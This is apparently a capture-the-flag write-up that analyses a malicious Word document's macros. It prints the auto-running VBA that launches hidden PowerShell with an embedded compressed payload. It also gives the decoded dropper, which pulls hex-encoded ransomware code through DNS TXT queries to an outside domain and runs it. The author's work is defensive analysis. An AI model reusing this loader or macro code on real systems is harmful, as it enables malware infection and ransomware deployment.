

Objective--Identify the Domain (Part 2)

Extracting the malware

This follows [Chris Davis' presentation](#) almost exactly. Remember to do this in a safe VM! After extracting the Word document from the zip file and installing oletools, we just run olevba on CHOCOLATE_CHIP_COOKIE_RECIPE.docm

```
Windows PowerShell
PS C:\Users\John> cd .\Desktop\
PS C:\Users\John\Desktop> olevba3 .\CHOCOLATE_CHIP_COOKIE_RECIPE.docm
olevba3 0.54dev4 on Python 3.7.2 - http://decalage.info/python/oletools
Flags      Filename
-----
OpX:MASI--- .\CHOCOLATE_CHIP_COOKIE_RECIPE.docm
-----
FILE: .\CHOCOLATE_CHIP_COOKIE_RECIPE.docm
Type: OpenXML
-----
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
-----
(empty macro)
-----
VBA MACRO Module1.bas
in file: word/vbaProject.bin - OLE stream: 'VBA/Module1'
-----
Private Sub Document_Open()
Dim cmd As String
cmd = "powershell.exe -NoE -Nop -NonI -ExecutionPolicy Bypass -C ""sal a New-Object; iex(a IO.StreamReader((a IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('1VHRsMwFP2VSwksYUtoWkxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuGce2+a3tXRegcP2S0lmsFA/AKIBt4ddjbCharBjnCCGxiAbOEMiBsF5123MKzrVocNXdfeHU2Im/k8euiuVJRzZ1IxdR5UEw9LwGOKRucFBBP74PABMwMqSopCSVViSZWre6w7da2uslKt8C6zsklLPJcJyttRjgC9zehNiQXrIBXispnKP7qYZ55+mM7vjoavXPek9wb4qwmoARN8a2KjXS9qvwf+TSakEb+JBHj1eTBQvVVMdDFY997NqKaMSzZurIXpEv4bYswfCnA51nxQqvGDxr1P8NxH/kMy9gXREohG'),[IO.Compression.CompressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd()"" "
Shell cmd
End Sub
-----
VBA MACRO NewMacros.bas
in file: word/vbaProject.bin - OLE stream: 'VBA/NewMacros'
-----
Sub AutoOpen()
Dim cmd As String
cmd = "powershell.exe -NoE -Nop -NonI -ExecutionPolicy Bypass -C ""sal a New-Object; iex(a IO.StreamReader((a IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('1VHRsMwFP2VSwksYUtoWkxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuGce2+a3tXRegcP2S0lmsFA/AKIBt4ddjbCharBjnCCGxiAbOEMiBsF5123MKzrVocNXdfeHU2Im/k8euiuVJRzZ1IxdR5UEw9LwGOKRucFBBP74PABMwMqSopCSVViSZWre6w7da2uslKt8C6zsklLPJcJyttRjgC9zehNiQXrIBXispnKP7qYZ55+mM7vjoavXPek9wb4qwmoARN8a2KjXS9qvwf+TSakEb+JBHj1eTBQvVVMdDFY997NqKaMSzZurIXpEv4bYswfCnA51nxQqvGDxr1P8NxH/kMy9gXREohG'),[IO.Compression.CompressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd()"" "
Shell cmd
End Sub
-----
+-----+
| Type | Keyword | Description |
+-----+
| AutoExec | AutoOpen | Runs when the Word document is opened |
| AutoExec | Document_Open | Runs when the Word or Publisher document is opened |
| Suspicious | Shell | May run an executable file or a system command |
| Suspicious | powershell | May run PowerShell commands |
| Suspicious | ExecutionPolicy | May run PowerShell commands |
| Suspicious | New-Object | May create an OLE object using PowerShell |
| IOC | powershell.exe | Executable file name |
+-----+
PS C:\Users\John\Desktop>
```

Using Chris' technique, we copy the dropper into PowerShell, remove the switches that hide execution, remove `iex`, and repair the quotes.

```
PS C:\Users\John\Desktop> powershell.exe -C "sal a New-Object; (a IO.StreamReader((a IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('1VHRSSmWFP2VSwksYUtoWkxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuGce2+a3tXRegcP2S0lmsFA/AKIBt4ddjbChArBjnCCGxiAbOEMiBsF5123MKzrVocNXdfeHU2Im/k8euuiVJRsz1IxdR5UEw9LwGOKRucFBBP74PABMwMQSopCSVViSZWre6w7da2us1Kt8C6zsk1LPJcJyttRjgC9zehNiQXrIBXispnKP7qYZ5S+mM7vjoavXPek9wb4qwmOARN8a2KjXS9qvwf+TSakEb+JBHj1eTBQvVVMdDFY997NQKaMSzZurIXpEv4bYswfCnA51nxQQvGDxrlP8NxH/kMy9gXREohG'),[IO.Compression.CompressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd()"
```

```
PS C:\Users\John\Desktop> powershell.exe -C "sal a New-Object; (a IO.StreamReader((a IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('1VHRSSmWFP2VSwksYUtoWkxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuGce2+a3tXRegcP2S0lmsFA/AKIBt4ddjbChArBjnCCGxiAbOEMiBsF5123MKzrVocNXdfeHU2Im/k8euuiVJRsz1IxdR5UEw9LwGOKRucFBBP74PABMwMQSopCSVViSZWre6w7da2us1Kt8C6zsk1LPJcJyttRjgC9zehNiQXrIBXispnKP7qYZ5S+mM7vjoavXPek9wb4qwmOARN8a2KjXS9qvwf+TSakEb+JBHj1eTBQvVVMdDFY997NQKaMSzZurIXpEv4bYswfCnA51nxQQvGDxrlP8NxH/kMy9gXREohG'),[IO.Compression.CompressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd()"
```

This gives us some code that we can read.

```
function H2A($a) {$o; $a -split '(.)' | ? { $_ } | foreach {[char]([convert]::toint16($_,16))} | foreach {$o = $o + $_}; return $o}; $f = "77616E6E61636F6F6B69652E6D696E2E707331"; $h = ""; foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name "$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {$h += (Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT).strings}; iex($H2A $h | Out-string)
PS C:\Users\John\Desktop>
```

```
function H2A($a) {$o; $a -split '(.)' | ? { $_ } | foreach {[char]([convert]::toint16($_,16))} | foreach {$o = $o + $_}; return $o}; $f = "77616E6E61636F6F6B69652E6D696E2E707331"; $h = ""; foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name "$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {$h += (Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT).strings}; iex($H2A $h | Out-string)
```

We can make the code more readable by putting it into ISE and tinkering with it.


```
1 function H2A($a) {
2     $o
3     $a -split '(.)' | ? { $_ } |
4     foreach {[char]([convert]::toint16($_,16))} |
5     foreach {$o = $o + $_}
6     return $o
7 }
8 $f = "77616E6E61636F6F6B69652E6D696E2E707331"
9 $h = ""
10 foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName `
11     -Server erohetfanu.com -Name "$f.erohetfanu.com" `
12     -Type TXT).strings, 10)-1))
13 {
14     $h += (Resolve-DnsName -Server erohetfanu.com `
15     -Name "$i.$f.erohetfanu.com" -Type TXT).strings
16 }
17 H2A $h | Out-File C:\users\john\Desktop\wannacry.min.ps1
```

This is interesting. That long string, `77616E6E61636F6F6B69652E6D696E2E707331`, is the same string we saw in the DNS traffic for the Snort terminal. The domain `erohet.fanu.com` is serving the malware, but we don't know if it is communicating with the malware yet. The malware file we get here is going to be the same as the file we got when we used `tshark` to extract the TXT fields from DNS. It is good to know


that the packet capture files and the malicious Word document are the same attack; if they were two separate attacks, we would have much more work to do.

Start a Wireshark packet capture and then execute the dropper.

When dropper.ps1 is executing, and we see an identical pattern to the Snort packet capture file.



The result is the same ugly code as before. One note: If you replace all semicolons with new lines as Chris did in his talk, some old fashioned FOR loops in the code will need to be repaired. Also, if you do the search/replace in Visual Code and use `\n`, you will need to have Use Regular Expression selected.



Cleaning the code was tedious, and it turns out that CounterHack has given us a way to avoid cleaning. The string we saw above is wannacookie.min.ps1 in ASCII. What happens if we remove the ".min" from the string and use "77616E6E61636F6F6B69652E707331" for wannacookie.ps1 instead? Changing the dropper.ps1 code is simple.

```

1 function H2A($a) {
2     $o
3     $a -split '(.)' | ? { $_ } |
4     foreach {[char]([convert]::toint16($_,16))} |
5     foreach {$o = $o + $_}
6     return $o
7 }
8 $f = "77616E6E61636F6F6B69652E707331"
9 $h = ""
10 foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName `
11     -Server erohetfanu.com -Name "$f.erohetfanu.com" `
12     -Type TXT).strings, 10)-1))
13 {
14     $h += (Resolve-DnsName -Server erohetfanu.com `
15         -Name "$i.$f.erohetfanu.com" -Type TXT).strings
16 }
17 H2A $h | Out-File C:\users\john\Desktop\malware-nomin.ps1

```

